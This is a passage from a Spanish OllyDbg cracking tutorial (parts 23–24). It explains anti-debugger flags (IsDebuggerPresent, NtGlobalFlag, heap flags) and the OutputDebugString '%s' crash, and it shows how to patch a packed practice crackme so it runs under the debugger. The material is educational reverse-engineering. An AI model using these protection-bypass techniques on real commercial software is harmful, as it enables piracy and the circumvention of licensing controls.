Address   Hex dump                          ASCII
00140000  C8 00 00 00 4F 01 00 00  ╚...O☺..
00140008  FF EE FF EE 02 00 00 00  ˙ ˙☻...
00140010  00 00 00 00 00 FE 00 00  .....■..
00140018  00 00 10 00 00 20 00 00  ..►.. ..
00140020  00 02 00 00 00 20 00 00  .☻... ..
00140028  C3 00 00 00 FF EF FD 7F  ├... ²▲
00140030  01 00 08 06 00 00 00 00  ☺.◘♠....
00140038  00 00 00 00 00 00 00 00  ........
00140040  00 00 00 00 98 05 14 00  ....ÿ‡¶.
```

Y sumándole 10 a la dirección base del heap llegamos al dword que esta alli marcado, el cual esta a cero como si no hay debugger, debe ser por tanto plugin que tenemos, si abro el mismo crackme en un ollydbg sin ningún plugin.

```
Address   Hex dump                          ASCII
00140000  C8 00 00 00 75 01 00 00  ╚...u☺..
00140008  FF EE FF EE 62 00 00 50  ˙ ˙b..P
00140010  60 00 00 40 00 FE 00 00  `..@.■..
00140018  00 00 10 00 00 20 00 00  ..►.. ..
00140020  00 02 00 00 00 20 00 00  .☻... ..
00140028  16 00 00 00 FF EF FD 7F  ▬... ²▲
00140030  01 00 08 06 00 00 00 00  ☺.◘♠....
00140038  00 00 00 00 00 00 00 00  ........
00140040  00 00 00 00 98 05 14 00  ....ÿ‡¶.
00140048  17 00 00 00 F8 FF FF FF  ↨...°
00140050  50 00 14 00 50 00 14 00  P.¶.P.¶.
00140058  40 06 14 00 00 00 00 00  @♠¶.....
00140060  00 00 00 00 00 A0 00 00  ........
00140068  00 00 00 00 00 [illegible] 00 00  ........
```

Veo que allí no esta a cero, que es el valor cuando hay debugger quiere decir que entre tanto plugin este byte se pone a cero, por alguno de ellos aun sin estar la tilde marcada.

Por lo demás volvamos a poner las tildes en el HideOdb



Y reiniciemos el crackme de cruehead


```
Address   Hex dump                          ASCII
7FFD4000  00 00 00 00 FF FF FF FF  ....
7FFD4008  00 00 40 00 A0 1E 24 00  ..@.á▲$.
7FFD4010  00 00 02 00 00 00 00 00  ..☻.....
7FFD4018  00 00 14 00 C0 E4 98 7C  ..¶.└äÿ¦
7FFD4020  05 10 91 7C ED 10 91 7C  ♣►æ¦ý►æ¦
7FFD4028  01 00 00 00 80 29 D1 77  ☺...Ç)Ðw
7FFD4030  00 00 00 00 00 00 00 00  ........
7FFD4038  00 00 00 00 00 00 00 00  ........
7FFD4040  80 E4 98 7C FF 03 00 00  Çäÿ¦ ♥..
7FFD4048  00 00 00 00 00 00 6F 7F  ......o⌂
7FFD4050  00 00 6F 7F 88 06 6F 7F  ..o⌂ê♠o⌂
7FFD4058  00 00 FB 7F 00 10 FC 7F  ..¹⌂.►ª⌂
7FFD4060  00 20 FD 7F 01 00 00 00  . ²⌂☺...
7FFD4068  00 00 00 00 00 00 00 00  ........
7FFD4070  00 80 9B 07 6D E8 FF FF  .Çø·mÞ
7FFD4078  00 00 10 00 00 20 00 00  ..►.. ..
7FFD4080  00 00 01 00 00 10 00 00  ..☺..►..
7FFD4088  05 00 00 00 10 00 00 00  ♣...►...
7FFD4090  80 DE 98 7C 00 00 4E 00  Çìÿ¦..N.
7FFD4098  00 00 00 00 14 00 00 00  ....¶...
7FFD40A0  D8 C0 98 7C 05 00 00 00  ï└ÿ¦♣...
7FFD40A8  01 00 00 00 28 0A 00 02  ☺...(..☻
7FFD40B0  02 00 00 00 02 00 00 00  ☻...☻...
```

Vemos que parados en el entrypoint tanto el flag de la api IsDebuggerPresent como el NtGlobalFlag están a cero, y si busco el ProcessHeapFlag


```
Address   Hex dump                          ASCII
00020000  00 10 00 00 A4 09 00 00  .►..ñ...
00020008  01 00 00 00 00 00 00 00  ☺.......
00020010  00 00 00 00 00 00 00 00  ........
00020018  00 00 00 00 00 00 00 00  ........
00020020  00 00 00 00 5A 00 08 02  ....Z.◘☻
00020028  90 02 02 00 0C 00 00 00  É☻☻.....
00020030  86 03 88 03 98 04 02 00  ä♥ê♥ÿ♦☻.
00020038  70 00 72 00 20 0[illegible] 02 00  p.r. ◘☻.
00020040  74 00 76 00 94 0[illegible]02 00  t.v.ö◘☻.
```

También esta a cero, quiere decir que verifique que el plugin funciona correctamente y que el OLLYDBG no será descubierto por alguno de estos flags, y además aprendimos a hallarlos y cambiarlos a mano.

El ultimo truco antiolly que solo lo mocionare pues al parchear con el repair ya dimos cuenta de el y ambos plugins lo solucionan es el



Y



Se refiere a un bug del OLLYDBG que cuando el programa envía una determinada string muy larga a esa api el OLLYDBG no la puede procesar y se cuelga, teniendo los plugins por supuesto esto no afecta en nada solo lo pongo aquí como dato ilustrativo aquí extractado del tutorial de Juan Jose de execryptor le copiamos la parte que explica esto.

Bueno, me dejo de rollos, de esta manera me di cuenta que el problema venia con el truco antiOlly de **OutputDebugString**, que justamente utiliza este programa y no los demás execryptos que había probado. Este truco consiste en mandarle un string preparado al Olly, que no lo sabe aceptar, y te da un error que cierra el Olly (creo ¿?) porque en realidad nunca me he encontrado con él, y si algún programa lo ha tenido el **plugin HideDebugger** lo neutraliza, y te manda una linda sonrisa:

Debug string: :-)

La forma de realizarlo es muy simple tienes que llamar a **OutputDebugStringA** con una cadena de caracteres **%s** bien larga, yo he contado 100d:

```
0013FDE0  004F1757  CALL to OutputDebugStringA
0013FDE4  0013FDE8  String = "%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%
0013FDE8  73257325
0013FDEC  73257325
```

Bueno como el tute esta genial, para que abundar, allí esta clara la explicación y los plugins dan cuenta de este bug del OLLYDBG perfectamente.

Para practicar les dejo el crackme adjunto antisocial tiene todos los trucos que vimos en la parte de antidebugging , mas un par de trucos caseros jeje, el tema es hacerlo correr en OLLYDBG, si alguien hace un olly sin plugins ni nada en otra carpeta y lo hace correr a mano aplicando todo lo que vimos, pues se recibe de genio antidebugger a mano, por supuesto deberá poner un poco de imaginación pues tiene un truco que le impide correr mas que ser un truco antidebugger hay que reparar una línea nopeandola, para que pase ese primer error, luego de eso tiene los antidebuggers que hemos visto, mas uno que no hemos visto y es el siguiente si al quitarle todas las tildes de DEBUGGING OPTION-EXCEPTIONS les para en un INT68 es un comando que provocara un error, el cual hay que nopear para que continué corriendo el programa, lamentablemente si ponemos todas las tildes al tratar de pasar esa excepcion nos dara error el OLLY y se terminara todo.

O sea sepan que si les para en cualquier excepción si no están puestas las tildes, se debe apretar SHIFT mas F9 para pasarlas, eso lo veremos en la parte siguiente de excepciones, pero si la excepción se genero en un INT68, solo se debe nopear ese comando y dar RUN con eso pasara bien.

Bueno les dejo una dura diversión, si quieren pueden tratar de repararlo y hacerlo correr primero con los plugins con lo cual podrán ver el error y ver donde esta el INT68 y ver que el programa corre, y como segundo paso pueden abrirlo en un OLLYDBG sin plugins y tratar de evitar todo a mano, a ver si les sale, eso si será duro, jeje

Hasta la parte 24
Ricardo Narvaja

04 de enero de 2006


INTRODUCCION AL CRACKING CON OLLYDBG PARTE 24

Me pidieron que antes de empezar con la parte que versa sobre excepciones, muestre como se hace correr en OLLYDBG el antisocial que deje como ejemplo, la vez anterior.


Antes que nada sabemos que es un programa empacado, y eso aun no se ha enseñado por lo cual lo haremos correr en OLLYDBG haciendo los cambios en la memoria solamente sin guardarlos, cuando ya sepamos desempacar pues podremos guardar los cambios definitivos.

Primero lo haremos correr en un OLLYDBG renombrado con todos los plugins puestos para ver porque no corre y tratar de arreglarlo.

Arrancamos el antisocial en mi OLLYDBG renombrado, parcheado y con todos los plugins habilitados.




Esto ya nos da una idea que puede estar empacado, llegamos el ENTRY POINT




Allí ya vemos algo extraño, pues POPAD es la sentencia que se usa para recuperar del stack, los valores que guardo previamente un PUSHAD, y aquí no hay ningún PUSHAD antes, por lo tanto hay algo sospechoso allí.

Lo corremos igual a ver que pasa



Para aquí



O sea da error cuando quiere hacer el PUSH como si el stack no tuviera permiso para escribir alli, pero el stack siempre tiene permiso de escritura que ocurrió aquí, veamos el stack

```
00130000  78746341
00130004  00000020
00130008  00000001
0013000C  00002498
00130010  000000C4
00130014  00000000
00130018  00000020
0013001C  00000000
00130020  00000014
00130024  00000001
00130028  00000006
0013002C  00000034
```

O sea el valor superior del stack es 130000, y si reiniciamos el programa

```
00010000 00001000                          Priv RW      RW
00020000 00001000                          Priv RW      RW
0012B000 00001000                          Priv RW  Gua RW
0012C000 00004000          stack of ma     Priv RW  Gua RW
00130000 00003000                          Map  R       R
00140000 00003000                          Priv RW      RW
00240000 00006000                          Priv RW      RW
00250000 00003000                          Map  RW      RW
```

Y vemos las secciones, vemos que el stack va en mi maquina desde 12c000 hasta 12ffff, el error fue que el stack se salio de esa sección, y ahora apunta a la sección siguiente que empieza en 130000 y que como no es el stack, no tiene permiso de escritura y da error.

Lleguemos nuevamente a la zona del error

```
0049F3A9   8985 A8030000   MOV DWORD PTR SS:[EBP+3A8],EAX
0049F3AF   61              POPAD
0049F3B0   75 08           JNZ SHORT Antisoci.0049F3BA
0049F3B2   B8 01000000     MOV EAX,1
0049F3B7   C2 0C00         RETN 0C
0049F3BA   68 88494700     PUSH Antisoci.00474988
```

Vemos que el programa ejecuta otro popad y hace un salto JNZ al PUSH que da error veamos, pongamos un BPX en ese popad antes del error.

```
0049F3A7   0BC9            OR ECX,ECX
0049F3A9   8985 A8030000   MOV DWORD PTR SS:[EBP+3A8],EAX
0049F3AF   61              POPAD
0049F3B0   75 08           JNZ SHORT Antisoci.0049F3BA
0049F3B2   B8 01000000     MOV EAX,1
0049F3B7   C2 0C00         RETN 0C
0049F3BA   68 88494700     PUSH Antisoci.00474988
0049F3BF   C3              RETN
0049F3C0   8B85 26040000   MOV EAX,DWORD PTR SS:[EBP+426]
0049F3C6   8D8D 3B040000   LEA ECX,DWORD PTR SS:[EBP+43B]
```

Ahora reiniciemos el programa y demos RUN para que pare allí.

```
0049F3AF   61              POPAD
0049F3B0   75 08           JNZ SHORT Antisoci.0049F3BA
0049F3B2   B8 01000000     MOV EAX,1
0049F3B7   C2 0C00         RETN 0C
0049F3BA   68 88494700     PUSH Antisoci.00474988
0049F3BF   C3              RETN
0049F3C0   8B85 26040000   MOV EAX,DWORD PTR SS:[EBP+426]
```

Veamos el stack


```
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  0049F001  OFFSET Antisoci.<ModuleEntryPoint>
0012FFFC  00000000
```

Esta aun en la sección correcta ejecutemos el popad


```
00130004  00000020
00130008  00000001
0013000C  00002498
00130010  000000C4
00130014  00000000
00130018  00000020
0013001C  00000000
00130020  00000014
```

Allí ya se salio de sección, así que el problema se puede resolver nopeando este popad, pero lo correcto es que el popad inicial debe ser un pushad, que guarda los valores de los registros iniciales en el stack, y este popad es la sentencia opuesta los recupera, veamos que pasa si reemplazamos el popad inicial por un PUSHAD, reiniciemos.

Apreto la barra espaciadora



Y escribo PUSHAD




```
0049F001   60                PUSHAD
0049F002   E8 03000000       CALL Antisoci.0049F00A
0049F007 - E9 EB045D45       JMP 45A6F4F7
0049F00C   55                PUSH EBP
0049F00D   C3                RETN
0049F00E   E8 01000000       CALL Antisoci.0049F014
0049F013 v EB 5D             JMP SHORT Antisoci.0049F072
```

Ahora doy RUN y para en el segundo POPAD

```
0049F3AF   61                POPAD
0049F3B0 v 75 08             JNZ SHORT Antisoci.0049F3BA
0049F3B2   B8 01000000       MOV EAX,1
0049F3B7   C2 0C00           RETN 0C
0049F3BA   68 88494700       PUSH Antisoci.00474988
0049F3BF   C3                RETN
0049F3C0   8B85 26040000     MOV EAX,DWORD PTR SS:[EBP+426]
0049F3C6   8D8D 3B040000     LEA ECX,DWORD PTR SS:[EBP+43B]
0049F3CC   51                PUSH ECX
```

Pero esta vez el stack esta mas arriba

```
0012FFA4  7C920738  ntdll.7C920738
0012FFA8  FFFFFFFF
0012FFAC  0012FFF0
0012FFB0  0012FFC4
0012FFB4  7FFD4000
0012FFB8  7C91EB94  ntdll.KiFastSystemCallRet
0012FFBC  0012FFB0
0012FFC0  00000000
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD4000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84797AF8
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  0049F001  OFFSET Antisoci.<ModuleEntryPoint>
0012FFFC  00000000
```

Por lo cual hacer un POPAD no lo sacara de sección, veamos pasémoslo con F8

```
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD4000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84797AF8
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  0049F001  OFFSET Antisoci.<ModuleEntryPoint>
0012FFFC  00000000
```


Vemos que se mantiene todo correcto


```
0049F3AF   61                POPAD
0049F3B0   75 08             JNZ SHORT Antisoci.0049F3BA
0049F3B2   B8 01000000       MOV EAX,1
0049F3B7   C2 0C00           RETN 0C
0049F3BA   68 88494700       PUSH Antisoci.00474988
0049F3BF   C3                RETN
0049F3C0   8B85 26040000     MOV EAX,DWORD PTR SS:[EBP+426]
0049F3C6   8D8D 3B040000     LEA ECX,DWORD PTR SS:[EBP+43B]
```

Llegamos al PUSH y al RET, traceando, y con f8 pasamos el RET

```
00474988   55   DB 55   CHAR 'U'
00474989   8B   DB 8B
0047498A   EC   DB EC
0047498B   83   DB 83
0047498C   C4   DB C4
0047498D   F0   DB F0
0047498E   53   DB 53   CHAR 'S'
0047498F   B8   DB B8
00474990   E0   DB E0
00474991   46   DB 46   CHAR 'F'
00474992   47   DB 47   CHAR 'G'
00474993   00   DB 00
00474994   E8   DB E8
00474995   73   DB 73   CHAR 's'
00474996   1E   DB 1E
00474997   F9   DB F9
00474998   FF   DB FF
00474999   8B   DB 8B
0047499A   1D   DB 1D
0047499B   B8   DB B8
0047499C   6F   DB 6F   CHAR 'o'
```


Bueno aquí hay un problema de análisis







Ahora si se ve bien

Veamos que ocurre si damos RUN






Veamos en el LOG del OLLYDBG si vemos algo ya que el programa se termina



Vemos que hay una excepción, luego de parar en el BPX del popad
Reiniciemos y repitamos los pasos para llegar nuevamente adonde estábamos.

```
00474988   55              PUSH EBP
00474989   8BEC            MOV EBP,ESP
0047498B   83C4 F0         ADD ESP,-10
0047498E   53              PUSH EBX
0047498F   B8 E0464700     MOV EAX,Antisoci.004746E0
00474994   E8 731EF9FF     CALL Antisoci.0040680C
00474999   8B1D B86F4700   MOV EBX,DWORD PTR DS:[476FB8]      Antisoci.00478D7C
0047499F   8B03            MOV EAX,DWORD PTR DS:[EBX]
004749A1   E8 42F9FFFF     CALL Antisoci.004742E8
004749A6   8B03            MOV EAX,DWORD PTR DS:[EBX]
004749A8   E8 67F9FFFF     CALL Antisoci.00474314
004749AD   8B03            MOV EAX,DWORD PTR DS:[EBX]
004749AF   E8 90F9FFFF     CALL Antisoci.00474344
004749B4   8B03            MOV EAX,DWORD PTR DS:[EBX]
004749B6   E8 8DE4FFFF     CALL Antisoci.00472E48
004749BB   8B03            MOV EAX,DWORD PTR DS:[EBX]
004749BD   E8 3AE7FFFF     CALL Antisoci.004730FC
004749C2   8B03            MOV EAX,DWORD PTR DS:[EBX]
004749C4   E8 DFE7FFFF     CALL Antisoci.004731A8
004749C9   8B03            MOV EAX,DWORD PTR DS:[EBX]
004749CB   E8 18E7FFFF     CALL Antisoci.004730E8
```


Quitemos todas las tildes, menos la primera para que pare en las excepciones




Demos RUN


```
004730EA   CD 68           INT 68
004730EC   66:3D 86F3      CMP AX,0F386
004730F0   75 07           JNZ SHORT Antisoci.004730F9
004730F2   66:B8 FE00      MOV AX,0FE
004730F6   66:E7 64        OUT 64,AX                          I/O cor
004730F9   C3              RETN
004730FA   8BC0            MOV EAX,EAX
```

Para en la excepción que vimos en el LOG





INT68 es una de las pocas excepciones que el OLLYDBG no puede manejar, podemos pasarla nopeandola.

